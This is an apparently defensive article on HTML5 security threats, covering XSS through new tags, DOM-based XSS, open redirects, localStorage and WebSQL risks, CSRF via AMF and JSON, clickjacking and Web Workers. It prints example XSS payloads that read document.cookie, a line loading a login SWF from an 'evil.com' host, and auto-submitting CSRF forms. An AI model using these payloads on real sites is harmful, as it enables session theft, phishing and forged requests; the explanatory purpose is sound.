HTML 5 has introduced several new tags to represent better layer for presentation in the browser and it allows to simulate thick client feeling. Some of these tags allow JavaScript code to be invoked, which, if not filtered or validated, are susceptible to XSS attacks. If these fields, tags or attributes are controlled by end users, then it may result in an XSS attack.

Here is a small list of new tags that seem interesting:

<audio>	Represents/Initiates sound content
<canvas>	Represents/Initiates graphics
<command>	Represents/Initiates a command button
<datalist>	Represents/Initiates a dropdown list
<embed>	Represents/Initiates external interactive content or plug-in
<keygen>	Represents/Initiates a generated key in a form
<nav>	Represents/Initiates navigation links
<output>	Represents/Initiates some types of output
<rp>	Used in ruby annotations to define what to display if a ruby element supported in a browser

<ruby>	Represents/Initiates ruby annotations
<source>	Represents/Initiates media resources
<time>	Represents/Initiates a date/time
<video>	Represents/Initiates a video

Some tags where it is possible to inject XSS attack vectors:

```
<video poster=javascript:alert(document.cookie)//

<audio><source onerror="javascript:alert(document.cookie)">

<form><button formaction="javascript:alert(document.cookie)">foo

<body oninput=alert(document.cookie)><input autofocus>
```

There are a few other tags that can be, similarly, abused and attacked.

It is also possible to change SWF files through XSS and cause a phishing type of scenario.

For example, a login swf running in one domain and a page is vulnerable to XSS. Using DOM-based calls, it is possible to change the SWF and load it from another domain.

```
document.getElementsByName("myApp").item(0).src = "http://www.evil.com/login.swf"
```

grabs the SWF and loads it in the current page.

DOM – potential place for abuse, abusing DOM with XSS and Open Redirects. Runtime injections and tainted variable injections.

Content is rendered using the Document Object Model (DOM), an integral part of Web browsers. Web applications use the DOM to **manage the presentation layer** of the application. The DOM allows the browser-side application to make Ajax calls using XHR and render new content as and when required within existing placeholders such as “div” positions. All new libraries and JavaScripts use DOM extensively as they make DOM calls for a variety of browser functionality.

DOM has been enhanced to support HTML 5 and XHR with the implementation and inclusion of new features which are beginning to be used by next-generation applications extensively (http://www.w3.org/TR/DOM-Level-3-Core/changes.html). DOM supports features like XPATH processing, DOMUserData, Configuration, etc. Web applications use the DOM for stream processing and for various calls like document.*, eval(), etc. If an application uses these calls loosely, it can fall easy prey to potential abuse in the form of XSS. Also, the browser processes URL parameters separated by hash (#), allows values to be passed directly to the DOM without any intermediate HTTP request back to server, allows off-line browsing across local pages and database and allows injection of potential un-validated redirect and forwards as well. In view of all this, DOM based XSS are popular vulnerabilities to look out for, when it comes to HTML 5 driven applications.

Consider the following examples:

Document.write resulting in an XSS attack:

```
if (http.readyState == 4) {
      var response = http.responseText;
      var p = eval("(" + response + ")");
          document.open();
          document.write(p.firstName+"<br>");
          document.write(p.lastName+"<br>");
          document.write(p.phoneNumbers[0]);
          document.close();
```

Here is a list of a few other calls that can contain or reference executable code within parameter streams originating from an untrusted source, causing an XSS attack.

```
document.write(…)
document.writeln(…)
document.body.innerHtml=…
document.forms[0].action=…
document.attachEvent(…)
document.create…(…)
document.execCommand(…)
document.body. …
window.attachEvent(…)
document.location=…
eval(…)
window.execScript(…)
window.setInterval(…)
window.setTimeout(…)
```

Redirect through DOM itself (via location):

For example, in a case as follows

```
http://foobank.com/app/#http://www.evilsite.com/
```


# gets processed within the DOM, and the resultant string *http://www.evilsite.com/* if passed to a location call, would, at some point, result in a successful attack.

Storage – the hidden store – various options for storage, localstorage for HTML5, Flash/Silverlight-based storage and Global variables.

W3C has come up with a new specification for web clients in HTML 5. This specification lays the groundwork for a website to have local storage. (http://www.w3.org/TR/webstorage/). Interestingly, according to this new specification, websites are allowed to create a nice array for variable storage in their own sandbox. This is bound by document.domain context. Hence, it is not possible to bypass a sandbox and access a foreign site's storage information (say a cookie). Here is the storage interface:

```
interface Storage {
  readonly attribute unsigned long length;
  getter DOMString key(in unsigned long index);
  getter any getItem(in DOMString key);
  setter creator void setItem(in DOMString key, in any data);
  deleter void removeItem(in DOMString key);
  void clear();
};
```

Any domain can set values using JavaScript. Here is a simple example of setting and retrieving values from local storage:



```
▶Uncaught TypeError: Cannot read property 'addEventListener' of null
Failed to load resource: the server responded with a status of 404 (Not Found)
> localStorage.setItem('foo','nice')
  undefined
> localStorage.getItem('foo')
  "nice"
>
```

Given this scenario, the following key threats to the Local Storage Mechanism need to be addressed, prior to implementing this functionality in an application.

- **DNS spoofing** - By DNS spoofing an attacker can gain access to information stored in the browser. If any sensitive information has been stored you run the risk of identity and privacy. This can be avoided by serving content over an SSL channel so that the DNS is bound to the certificate and does not fall an easy prey to DNS spoofing.
- **XSS attack** – An XSS attack can scrub the local storage and access juicy information, if available. It is important to note that although the HTTPOnly cookie cannot be accessed by the script the session id stored on Local Storage can be accessed via an XSS attack vector.
- An application may be compromised if the application is running a hierarchical domain structure and the domains are owned by different authors. It may be possible to access local storage information on the basis of the parent domain which may be common amongst various child domains.


Offline database access and potential compromise with WebSQL.

HTML 5 also provides support for light database functionality within the browser. This allows applications to use and dump information on the local machine. This feature makes the application effective and fast in some cases. At initialization, the application can write to this database following which it is allowed to make local calls to the database from within the browser itself. Application speed is enhanced, since the application can fetch data without the need for an HTTP call and response two way interaction with the server.

The following are the calls to access the database:

```
openDatabase

executeSql
```

These calls facilitate database creation as well as query execution. Here is a view of chrome where you can view the database and run queries as well.



```
> SELECT * from Trans
```

id	text
100001	Transfer to John
100002	Transfer to Bob

An application using this HTML 5 feature must keep in mind potential threats:

- If a part of the application is compromised by an XSS attack, the attacker can get both, *read* and *write* access to this database. This means that it is possible to read as well as change values in the target table.
- It is also possible to perform client side SQL injection and bypass some business logic as well.
- Also, if the database is offline, it can be compromised by an attacker who can fetch access.

Hence, while this web database enhancement is a nice feature to have, there are several potential threats to its use. As a result, one needs to tread with care on the type of data being handled using these calls.

CSRF and SOP issues

From a security perspective, cross domain calls are a major concern. The browser has its own SOP (Same Origin Policy) in place to avoid cross domain calls. Often, these calls replay the cookie and make the HTTP calls context-sensitive, binding identity along with the calls. Cross domain calls originate from within several tags like *script* or *iframe*, but are a bit restricted when used in Ajax content. Browsers have implemented mechanisms to address this issue. HTML 5 has introduced the postMessage() mechanism which allows frames to communicate with cross domains or same domains provided that the events are registered.

```
interface MessageEvent : Event {
  readonly attribute any data;
  readonly attribute DOMString origin;
  readonly attribute DOMString lastEventId;
  readonly attribute WindowProxy source;
  readonly attribute MessagePortArray ports;
  void initMessageEvent(in DOMString typeArg, in boolean canBubbleArg, in
boolean cancelableArg, in any dataArg, in DOMString originArg, in
DOMString lastEventIdArg, in WindowProxy sourceArg, in MessagePortArray
portsArg);
};
```

A potential security issue can occur if an application does not verify the actual "origin" of the call.

CSRF attacks can be triggered via various streams and are not restricted to typical name/value pairs in GET/POST requests. HTML 5 and RIAs use various structures like JSON, XML, AMF. All these structures can be polluted with CSRF attack vectors. One can force the browser to originate these streams and attack CSRF entry points. Security concerns are also raised when cross domain content sharing is allowed by proxies running on the server side.

This example shows an attack vector injected in an AMF stream:

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
action="http://192.168.100.101:8080/samples/messagebroker/http" METHOD="POST">
       <input type="hidden" name='<amfx ver' value='"3"
xmlns="http://www.macromedia.com/2005/amfx"><body><object
type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>client
Id</string><string>correlationId</string><string>destination</string><string>headers</str
ing><string>messageId</string><string>operation</string><string>timestamp</string><string
>timeToLive</string></traits><object><traits/></object><null/><string/><string/><object><
traits><string>DSId</string><string>DSMessagingVersion</string></traits><string>nil</stri
ng><int>1</int></object><string>68AFD7CE-BFE2-4881-E6FD-
694A0148122B</string><int>5</int><int>0</int><int>0</int></object></body></amfx>'>
</FORM>
<script>document.buy.submit();</script>
```

```
      </body>
      </html>
```

CSRF and cross domain bypass can be considered as one of the major security threat aspects with regard to the new HTML 5 specification. In future we may see some innovative ways to abuse this new functionality. The abuse of this new functionality is also possible with JSON strings (literals).

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain" action="http://192.168.100.2/json/jservice.ashx" METHOD="POST">
     <input type="hidden" name='{"id":3,"method":"getProduct","params":{ "id" : 3}}' value='foo'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```

Also, if the browser supports auto setter for JSON, this can lead to a two-way CSRF where content can be read as well. Some of the browsers and mobile devices allow JSON literals which can be controlled by user input, which in turn triggers at the point of stream processing and it's possible to overload. This allows a user to get access to a JSON object or array. This is another possible vector that may be used to manipulate JSON based processing that is implemented incorrectly.

Sandbox attacks and ClickJacking

ClickJacking or UI regressing is an interesting vector emerging on the net. After the introduction of social networking sites, ClickJacking seems to have become a popular attack vector to ~~cause~~ fire malicious events from legitimate sessions. HTML 5 allows various ways of enhancing the GUI inside a browser. One such new tag introduced is the *canvas* tag. CSS enhancement ability allows ClickJacking attack vectors to be formed relatively easily. Also browsers have introduced the sandboxing ability which allows *reverse ClickJacking* where an attacker can load his domain in a *frame*, while being in the same domain, by leveraging vulnerabilities like XSS. It allows the attacker to stay persistently on the site and monitor all moves made by the end user as well as retrieve information from his session.

iframe has been another potential place for abuse within the browser stack for a long time. It is a feature that allows the hosting of cross domain content within the current page. It allows cross domain calls and can be abused by forcing Clickjacking.

New specifications have come up with a mechanism to provide a sandbox across the browser's *iframe*. Some of these browsers have implemented these as well, those instances can also be abused in a scenario as under:

```
<iframe sandbox="allow-same-origin allow-forms allow-scripts"
        src="http://www.foobar.com/">
</iframe>
```

If the application uses a JavaScript driven frame-bursting solution to protect against Clickjacking then the above tag can help in abusing the functionality in some cases – say, for example, the "allow-top-navigation" parameter.

Abusing new features like drag-and-drop

HTML 5 has some interesting innovative methods, events and tags to make the browser application very rich in look and feel. This includes functionality like drag-and-drop so one can communicate from the desktop using just the mouse. The browser captures these events and fires backend calls. Unfortunately, this mechanism can be abused just as easily. It is possible to exploit the drag-and-drop functionality by injecting malicious code into **setData** via **draggable (true)** and firing the **ondragstart** event.

```
<div draggable="true"
ondragstart="event.dataTransfer.setData('text/plain','code injection');">
```

Malicious code gets transferred when the event fires.

Botnet/Spynet gets persistent life using Web Workers

Web Workers are another new introduction to the HTML 5 specification. This functionality allows the browser to run scripts in the background along with the main page. This effectively makes the browser a multithreaded application.

For example, here is a simple worker.js script that can be run in the background. It can use postMessage to report back as well.

```
<script>
   var w = new Worker('worker.js');
   w.onmessage = function (event) {
     document.getElementById('myresults').textContent = event.data;
   };
</script>
```

Web Workers can be leveraged by spinet and botnet as well. They usually load their scripts through the *iframe* or *script* tag but here is a different way to load the code and stay on the page in a hidden fashion. This makes their detection difficult for monitoring tools.

Conclusion

The next generation of browser applications will be thick client applications with application architecture being based on technologies like HTML 5, Silverlight and Flash/Flex-driven. The implementation of new features at the browser-level means more critical components are being exposed on the client side. With it come new threats and new concerns. This paper has sought to explain the threats to browser applications that implement these new technologies by applying reverse engineering techniques to browser components. Doing so helps in determining vulnerabilities early in the development cycle and addressing security threats more effectively